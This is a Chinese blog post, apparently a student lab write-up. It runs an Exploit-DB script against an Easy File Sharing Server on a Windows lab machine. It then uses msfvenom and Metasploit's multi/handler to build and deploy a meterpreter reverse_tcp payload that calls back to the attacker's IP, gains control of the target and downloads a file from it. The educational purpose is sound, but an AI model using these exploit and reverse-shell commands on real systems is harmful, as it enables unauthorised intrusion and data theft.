复现实验A

原创

Occam's Razor._ 于 2021-12-13 13:44:13 发布 2104 收藏

文章标签： 安全


本文链接：https://blog.csdn.net/qq_23690313/article/details/121903295

复现实验A

一、漏洞渗透测试


1、靶机安装easy file sharing server（efssetup_2018.zip）

2、利用Nmap扫描发现靶机(Windows)运行了该服务。P99-100



3、利用该漏洞，使得靶机运行计算器。P116-119

（1）找出可利用脚本



39009.py

```
┌──(root💀kali)-[~]
└─# python /usr/share/exploitdb/exploits/windows/remote/39009.py 192.168.149.131 80
```

（2）


```
┌──(root💀kali)-[~]
└─# python /usr/share/exploitdb/exploits/windows/remote/39009.py 192.168.149.131 80
Connecting to: 192.168.149.131:80
Done ...
```

（3）调取成功

二、Metasploit应用


1、生成主控端、被控端。

首先打开终端输入msfvenom -p windows/meterpreter/reverse_tcp lhost= 攻击机的IP lport=5000 -f exe -o /root/payload.exe



2、获得靶机(Windows)控制权。

在终端输入msfconsole




```
+ -- --=[ 2162 exploits - 1147 auxiliary - 367 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 8 evasion                                       ]

Metasploit tip: View a module's description using
info, or the enhanced version in your browser with
info -d

msf6 >
```

CSDN @EXCEPT.-

```
info -d

msf6 > use exploit /multi/handler

Matching Modules
================

   #  Name                                                Disclosure Date  Rank       Check  Description
   -  ----                                                ---------------  ----       -----  -----------
   0  exploit/linux/local/apt_package_manager_persistence  1999-03-09       excellent  No     APT Package Manager Persistence
   1  auxiliary/scanner/http/apache_mod_cgi_bash_env       2014-09-24       normal     Yes    Apache mod_cgi Bash Environment Variable Injection (Shellshock)
 Scanner
   2  exploit/linux/local/bash_profile_persistence         1989-06-08       normal     No     Bash Profile Persistence
   3  exploit/linux/local/desktop_privilege_escalation     2014-08-07       excellent  Yes    Desktop Linux Password Stealer and Privilege Escalation
   4  exploit/multi/handler                                                 manual     No     Generic Payload Handler
   5  exploit/windows/mssql/mssql_linkcrawler              2000-01-01       great      No     Microsoft SQL Server Database Link Crawling Command Execution
   6  exploit/windows/browser/persits_xupload_traversal    2009-09-29       excellent  No     Persits XUpload ActiveX MakeHttpRequest Directory Traversal
   7  exploit/linux/local/yum_package_manager_persistence  2003-12-17       excellent  No     Yum Package Manager Persistence


Interact with a module by name or index. For example info 7, use 7 or use exploit/linux/local/yum_package_manager_persistence

msf6 >
```

CSDN @EXCEPT.-

将payload.exe复制到靶机里。



3、下载靶机上任意一个文件。

P121-123;140-145

给出WalkThrough WriteUp

在靶机里创建了一个hellow.txt文件，然后在终端输入download hellow.txt，就可以看到这个文件了。